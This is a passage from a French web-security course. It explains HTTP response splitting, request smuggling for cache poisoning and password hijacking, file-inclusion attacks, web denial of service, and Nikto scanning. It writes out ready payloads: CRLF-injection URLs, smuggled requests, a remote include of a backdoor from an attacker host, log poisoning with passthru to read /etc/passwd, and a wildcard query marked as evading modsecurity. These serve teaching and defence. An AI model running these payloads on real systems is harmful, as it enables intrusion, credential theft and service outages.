- Stocker l'adresse IP réelle du client lors de sa connexion et la comparer à chaque appel (Cette solution ne protège pas l'utilisateur si le pirate s'est préalablement infiltré sur son réseau privé : ils auront tous les deux la même adresse IP publique).
- Utiliser session_regenerate_id() pour changer régulièrement le numéro de session.
- Ne pas créer de sessions infinies !
- Ne jamais passer les numéros de sessions dans une URL
- Ajouter un token sécurisé a notre session. Par exemple token =`sha1(uniqid(rand()))`

Cette « Faille » n'est pas complètement évitable, mais elle est plus du ressort de l'utilisateur que celle du développeur Web (Sauf dans le cas où le site comporterait une faille XSS).

5.2.4.13. HTTP Response Splitting

Cette attaque est un peu différente de celles citées précédemment, puisqu'elle ne vise pas à injecter du code dans les pages Web du serveur, mais à forger des headers http malveillants. Dans son utilisation basique, cette attaque nécessite que le lien généré soit envoyé et suivi par la victime (email convainquant, etc…).

Le but de l'attaquant sera principalement d'injecter le couple « CRLF » (Carriage Return + Line Feed) noté \r\n ou en français « Retour Charriot + Saut de Ligne ».

Considérons le code suivant :

```
#!/usr/bin/perl
use CGI qw(:standard);
print "Content-Type: text/html\n";
print "Set-Cookie: ",param('name'),"\n\n";
print "<html><head>\n";
print "<title>Votre compte</title>";
print "</head>\n";
print "<body>\n";
print "<h1>Salut, ",param('name'),"</h1>\n";
print "</body> </html>\n";
```

Source : BasesHacking.org

Nous voyons ici que le code réutilise le contenu de la variable Name pour forger la réponse HTTP.

Si nous consultons la page suivante : « http://victime.com/cgi-bin/test.pl?name=sm0k »notre navigateur affichera une page contenant « Salut, sm0k ».

Mais si nous utilisons une requête du type suivant :

```
http://victime.com/cgi-bin/test.pl?name=foobar%0D%0AContent-Type:
text/html%0D%0A%0D%0A--><html><h1>Cette Page n'est plus la même :)</h1></html><!--
```

Explications :

- %0D correspond au caractère « Retour chariot »
- %0A correspond au caractère « Saut de ligne »
- Les commentaires (<!-- et -->) servent à « effacer » le code source original de la page

L'attaquant peut ainsi forger une page Web fictive, émulant par exemple une page d'authentification du site visée, mais restituant les couples login/mot de passe entrés au pirate. Comme dit précédemment, l'attaquant devra user de la crédulité de sa victime pour l'amener à exécuter la requête malicieuse.

5.2.4.14. HTTP Response Splitting : Cache Poisoning

Observons la requête suivante :

```
POST /nimporte_quelle_page.html HTTP/1.1\r\n
Host: victime.com\r\n
Connection: Keep-Alive\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Content-Length: 0\r\n
Content-Length: 63\r\n\r\n
GET /fausse_page.html HTTP/1.1\r\n
Host: victime.com\r\n
User-Agent: GET /page_empoisonnee.html HTTP/1.1\r\n
Host: victime.com\r\n
Connection: Keep-Alive\r\n\r\n
```

Source : BasesHacking.org

L'attaquant sait ici que le serveur Web cible est situé derrière un proxy. En envoyant cette requête malformée, il tente de faire effectuer les actions suivantes au serveur :

1. Les requêtes arrivent au proxy. Le premier Content-Length est ignoré. Le serveur proxy considère la requête comme étant du type POST et contenant 63 bytes de données (distance entre les deux GET). Ensuite, il traite une deuxième requête qui est GET /page_empoisonnee.html.
2. Les paquets arrivent au serveur web. Le second Content-Length est ignoré. La première requête est donc traitée comme un POST sans données. Il traite ensuite sa deuxième requête, un GET sur fausse_page.html (qui contient GET /page_empoisonnee.html en tant que User-Agent).
3. Les réponses reviennent au proxy et celui-ci les met en cache, dans le but d'améliorer les performances du serveur Web. L'important ici est que le proxy va cacher pour la page « page_empoisonnee.html » le contenu de la page « fausse_page.html ».

Théorie :

> Si l'attaquant envoie deux requêtes successives (une requête "splitting", puis une requête "ordinaire"), alors la réponse injectée par l'attaquant au moyen de la requête "splitting" sera interprétée par le cache web comme étant la réponse à la seconde requête (la requête "ordinaire"). Si cette réponse est mise en cache, alors cette réponse injectée sera renvoyée par le cache à toutes les personnes demandant à consulter la page "ordinaire" choisie par l'attaquant. On peut donc théoriquement réaliser de cette façon un "défacement" de site Web.
>
> *Source : Computer Emergency Response Team*

Il est également important de noter qu'il est possible de remplacer « GET fausse_page.html » par quelque chose du type « GET http://attanquant.com/EvilPage.html ».

Dans la pratique, ces attaques se réalisent au cas par cas, car il est évidemment nécessaire d'être face à une combinaison serveur Web/Proxy connue pour interpréter les requêtes HTTP malformées d'une manière précise.

5.2.4.15. HTTP Response Splitting : Request Hijacking

Considérons la requête suivante, envoyée à un serveur Web se situant derrière un proxy:

```
POST /bla.php HTTP/1.1\r\n
Host: victime.com\r\n
Connection: Keep-Alive\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Content-Length: 0\r\n
Content-Length: 111\r\n\r\n
GET /change_password.php?newpassword=hacked HTTP/1.1\r\n
```

```
Host: victime.com \r\n
Connection: Keep-Alive\r\n
Junk-Header:
```

Source : BasesHacking.org

De la même manière que pour l'attaque précédente, le pirate envoie une requête HTTP en contenant une seconde, incomplète. Le pirate espère maintenant qu'un client authentifié envoie à son tour une requête, qui viendra donc compléter la sienne :

```
GET /change_password.php?newpassword=hacked HTTP/1.1\r\n
Host: victime.com \r\n
Connection: Keep-Alive\r\n
Junk-Header: GET /my_account.php HTTP/1.1\r\n
Host: victime.com \r\n
User-Agent: Mozilla Firefox\r\n
Cookie: PHPSESSID=9815671346BE24\r\n\r\n
```

Source : BasesHacking.org

Le pirate modifie ainsi le mot de passe de sa victime, en utilisant ses propres cookies de sessions, et ce sans les connaitre.
NB : Junk-Header n'est pas une directive HTTP valide et est donc ignorée par le serveur Web.

5.2.4.16. Local / Remote File inclusion

La fameuse « faille include ». Elle survient, dans le plus simple des cas, lorsque qu'un code analogue à celui-ci est utilisé (Attention cet exemple est très simple mais la faille pour apparaitre dans un contexte plus insidieux) :

```
<?
if(isset($_GET['page']))
   include($_GET['page']);
else
   include('default.php');
?>
```

On voit ici que le pirate à accès au premier include. Il peut donc aisément utiliser une attaque du type :

http://sitevictime.com/index.php?page=http://sitedupirate.com/backdoor.txt

Avec backdoor.txt contenant du code PHP. Celui-ci sera inclut et exécuté sur le serveur victime.

Bien sûr, il existe de nombreuses méthodes pour se protéger de ce type de faille, cependant certaines d'entre elles rendent juste l'exploitation de la faille plus difficile, mais pas impossible.

L'attaque montrée précédemment est qualifiée de « Remote File Inclusion ». Mais bien souvent, de nos jours, Apache empêche l'exécution de scripts externes au domaine du site Web. Mais rien n'est perdu pour le pirate :

- Il pourra par exemple inclure un fichier sensible du système… avec un peu de chance /etc/shadow ou /etc/passwd (fichiers de mots de passes UNIX)
- Mieux: Le pirate peut tenter de consulter une page n'existant pas en utilisant la méthode suivante :

```
http://sitevictime.com/%3C?%20passthru($_GET[cmd])%20?>
```

La page n'existant pas, Apache générera une ligne pour nous en avertir dans le log d'erreurs /var/www/logs/error_log .

Mais :

```
%3C?%20passthru($_GET[cmd])%20?>
```

sera alors transformé en

```
<? passthru($_GET[cmd]) ?>
```

dans le fichier error_log.

Le pirate n'a plus qu'à consulter la page

http://sitevictime.com/../../../../../../../../../var/www/logs/error_log?cmd=cat%20/etc/passwd

La commande cat /etc/passwd sera executée…
NB : Les ../ sont utilisés ici pour remonter jusqu'à la racine du système de fichiers du serveur.

Correction :

- Installation de modules pour serveurs HTTP filtrant les requêtes avant de les traiter (mod_security pour Apache…)
- Eviter include() avec un paramètre contrôlé par l'utilisateur de quelque façon que ce soit, et les fonctions équivalentes (Nous avons parlé de PHP ici, mais cette faille ne touche pas un langage en particulier).
- Filtrer ../ , <? ,etc

5.2.5. Dénis de Service (WEB)

5.2.5.1. Définition

> Une **attaque par déni de service** (*denial of service attack*, d'où l'abréviation **DoS**) est une attaque ayant pour but de rendre indisponible un service, d'empêcher les utilisateurs légitimes d'un service de l'utiliser. Il peut s'agir de :
>
> l'inondation d'un réseau afin d'empêcher son fonctionnement
>
> la perturbation des connexions entre deux machines, empêchant l'accès à un service particulier
>
> l'obstruction d'accès à un service à une personne en particulier
>
> L'attaque par déni de service peut ainsi bloquer un serveur de fichiers, rendre impossible l'accès à un serveur web, empêcher la distribution de courriel dans une entreprise ou rendre indisponible un site internet).
>
> *Source : Wikipedia*

Dans la pratique, lors de mise en place d'attaques avancées, les Dénis de service sont souvent utilisés pour faire tomber un équipement ou un soft de protection réseau (IDS, Firewall, Passage d'un routeur en mode Switch…)

5.2.5.2. SQL Wildcards

Le langage SQL fournit une série de caractères spéciaux appelés Wildcards, ces caractères servent à représenter des ensembles.

Exemples :

`%`	`A substitute for zero or more characters`
`_`	`A substitute for exactly one character`
`[charlist]`	`Any single character in charlist`
`[^charlist] Or [!charlist]`	`Any single character not in charlist`

L'utilisation abusive des Wildcards dans une requête SQL génère une charge processeur importante. En forgeant la requête la plus gourmande possible et en l'exécutant un grand nombre de fois, nous pouvons sérieusement détériorer le temps de réponse du serveur.

Cette vulnérabilité touche particulièrement MS SQL Server puisque son opérateur LIKE supporte certains wilcards supplémentaires comme "[]","[^]","_" ou "%".

Nous pouvons utiliser une faille du Type Injection SQL pour effectuer cette attaque, ou un champ de recherche la permettant par exemple.

Exemples :

```
SELECT TOP 10 * FROM Article WHERE Content LIKE
'%_[^!_%/%a?F%_D)_(F%)_%([)({}%){()}£$&N%_)$*£()$*R"_)][%](%[x])%a][$*"£$-9]_%'
```

```
'%64_[^!_%65/%aa?F%64_D)_(F%64)_%36([)({}%33){()}£$&N%55_)$*£()$*R"_)][%55](%66[x])%ba
][$*"£$-9]_%54' /* bypasses modsecurity
```

```
%_[aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[! -z]@$!_%
```

```
_[r/a)_ _(r/b)_ _(r-d)_
```

Si le serveur subit un ralentissement, que la page est plus longue à répondre que d'habitude, l'attaque est possible. Le but du pirate sera alors de forger la requête la plus couteuse possible et de la lancer parallèlement depuis plusieurs connections différentes.

5.2.5.3. Blocage de comptes utilisateur

Certains sites Web bannissent temporairement un utilisateur lorsqu'il rate son authentification plusieurs fois de suite. Le but du hacker sera ici de récupérer la liste des comptes utilisateurs et de mettre en place un système visant à bloquer constamment un nombre maximum d'utilisateurs.

5.2.5.4. Allocation excessive d'objets

Si, par un moyen ou un autre (prévu par l'application ou non), un attaquant peut forcer l'application distante à allouer un nombre excessif d'objets, un déni de service peut être causé :

```
String TotalObjects = request.getParameter("numberofobjects");
int NumOfObjects = Integer.parseInt(TotalObjects);
ComplexObject[] anArray = new ComplexObject[NumOfObjects]; // Ici
```

En entrant ici un nombre extrêmement grand, l'application mettra un temps très important à effectuer la demande, si elle le crash pas avant par manque de mémoire.

5.2.5.5. Itération de boucle contrôlée

Observons le morceau de code suivant :

```
<?
$max=$_GET['max'] ;

For( int i=0  ; i<max  ; i++ )
{…}
?>
```

L'attaquant peut fournir la plus grande valeur possible pour 'max' afin de ralentir l'application. De manière distribuée, il est possible de ralentir sérieusement le serveur, voir le mettre à genoux.

5.2.5.6. Abus des fichiers de log

L'attaquant peut tenter de générer d'énormes quantités d'alertes afin de complètement remplir les disques durs du serveur distant.

5.2.5.7. Abus de session

L'attaquant peut modifier les paramètres de sa session afin d'y placer d'énormes quantités de données, ce qui peut dans certains cas (distribution) déboucher sur un déni de service.

5.2.6. Méthodes de protection (WEB)

Différentes méthodes de protection s'offrent à nous :

5.2.6.1. URL Rewriting

5.2.6.2. Modules coté serveur spécialisés

L'installation et l'utilisation de modules greffables à notre serveur HTTP (mod_security pour Apache par ex.) peut être un bon moyen de diminuer les menaces.

Ceci nous permettra de filtrer les requêtes HTTP reçues et envoyées par le serveur selon certains patterns. Il devient alors plus aisé de détecter une tentative d'injection SQL de Directory Transversal ou de Cross Site Scripting.

Ces modules nous permettent de rediriger l'utilisateur (ou le pirate) vers une page d'erreur et d'éviter l'attaque. Cependant, la visibilité est moindre quant aux motivations du pirate, qui se rendra rapidement compte qu'il a été repéré…

5.2.6.3. Systèmes de détection d'intrusion

L'installation et la configuration d'un système de détection d'intrusions (Snort par exemple).

Cette méthode nous permettra d'affiner notre détection, de tenir à jour notre base de données de patterns, synchronisée avec les ajouts de la grande communauté Snort. Nous pourrons également nous prévenir d'attaques visant directement le serveur HTTP et non seulement les pages Web qu'il héberge.

Cependant, l'installation de ce type de solution nécessite une longue phase de configuration, et si le nombre de sites Web à protéger est important, l'installation d'une machine dédiée à notre IDS.

De même, l'analyse des flux réseau et la préparation de réponses à certains stimuli nécessite un investissement en temps considérable.

Nous détaillerons cette partie dans un prochain chapitre.

5.2.7. Outils d'Audit Automatisés (WEB)

Les outils d'audit Web automatisés existent depuis longtemps, il ne remplacent jamais un audit manuel ou une lecture du code et des fichiers de configuration mais permettent de dégrossir rapidement le travail colossal que pourrait représenter le fait de tester chaque entrée sortie de l'application Web visée à la main.

Nous présenterons brièvement certains de ces outils.

5.2.7.1. Nikto2

Définition :

> Nikto est un scanner de serveur Web. Il tente de trouver automatiquement les risques liés à la configuration et aux versions utilisées.
>
> Plusieurs types de tests sont effectués sur le serveur cible. Ainsi Nikto vous indiquera les versions utilisées et les éventuels problèmes en rapport. D'autres tests portent sur la configuration du serveur comme le " Directory indexing ", l'utilisation de l'option TRACE, la vulnérabilité aux " Cross Site Scripting ", la présence d'informations systèmes révélées (via-phpinfo() par exemple), etc.
>
> En tout, Nikto-teste plus de 2500 points clefs à la recherche de failles exploitables.
>
> *Source: Unix Garden*

Disponible ici : http://www.cirt.net/nikto2

Utilisation de Nikto Basique :

```
#perl nikto.pl -h www.victime.com -p 80
```

Utilisation avec Proxy :

```
#perl nikto.pl -h www.victime.com -p 80 -u
```

Il faudra cependant éditer le fichier nikto.conf et préciser ces variables :

```
PROXYHOST= l'@ IP du proxy
PROXYPORT= le port
PROXYUSER= l' user (si nécessaire)
PROXYPASS= le mot de passe (si nécessaire)
```

Permet d'alerter à minima les IDS :

```
#perl nikto.pl - www.victime.com -evasion 1
```

Le numéro correspond à un type de scan. Voici la liste des différentes valeurs utilisables :

1 – Encoding d'URL au hasard (Non UTF-8)
2 – Références locales (/./)
3 – Troncature d'URLs
4 – Utilisation de longues chaines randomisées
5 – Ajout de faux paramètres
6 – Utilisation de TAB au lieu d'espacements dans les requêtes
7 – Change la casse de l'URL
8 – Utilise les séparateurs Windows (\) ou lieu des séparateurs Unix (/)

```
#perl nikto.pl -update
```

Met à jour le logiciel.

```
#perl nikto.pl -h www.victime.com -p 80 -output outfile.html –Format htm
```

Effectue un scan basique et génère un fichier de résultats. L'option –Format peu prendre les valeurs suivantes :

- csv – Liste de valeurs séparées par des « ; »
- htm – Export HTML (page Web)
- txt – Export sous forme de fichier texte
- xml – Export sous forme de fichier XML

```
#perl nikto.pl -list-plugins
```

Affiche la liste des plugins existants

```
#perl nikto.pl -h www.victime.com -p 80 -mutate 1
```

Permet de spécifier une technique de mutation, ce qui va permettre à Nikto de tenter de deviner certaines valeurs. Ces techniques génèreront l'envoie d'une importante quantité de requêtes à la cible. Les valeurs suivantes peuvent être utilisées.

1 – Teste tous les fichiers avec tous les répertoires racine
2 – Tente les fichiers de mots de passes classiques
3 – Enumère les noms d'utilisateurs Apache (/~user type requests)
4 - Enumerate les noms d'utilisateurs via cgiwrap (/cgi-bin/cgiwrap/~user type requests)

5 – Tente de BruteForcer les sous domaines, en partant du principe que le domaine cible est le domaine racine
6 - Enumère les noms de dossier depuis un fichier de dictionnaire (l'option -mutate-options doit être utilisée)

```
#perl nikto.pl -h www.victime.com -p 80 –mutate 6 -mutate-options dico.txt
```

Permet de spécifier des options supplémentaires pour la mutation, comme un fichier de dictionnaire par exemple.

```
#perl nikto.pl -h www.victime.com -p 80 –Tuning 0
```

Spécifie à Nikto quels tests effectuer. Si l'option « x » est utilisée avant une ou plusieurs valeurs, ces test seront exclus. Les valeurs suivantes peuvent être utilisées :

0 - File Upload
1 - Interesting File / Seen in logs
2 - Misconfiguration / Default File
3 - Information Disclosure
4 - Injection (XSS/Script/HTML)
5 - Remote File Retrieval - Inside Web Root
6 - Denial of Service
7 - Remote File Retrieval - Server Wide
8 - Command Execution / Remote Shell
9 - SQL Injection
a - Authentication Bypass
b - Software Identification
c - Remote Source Inclusion
x - Reverse Tuning Options (i.e., include all except specified)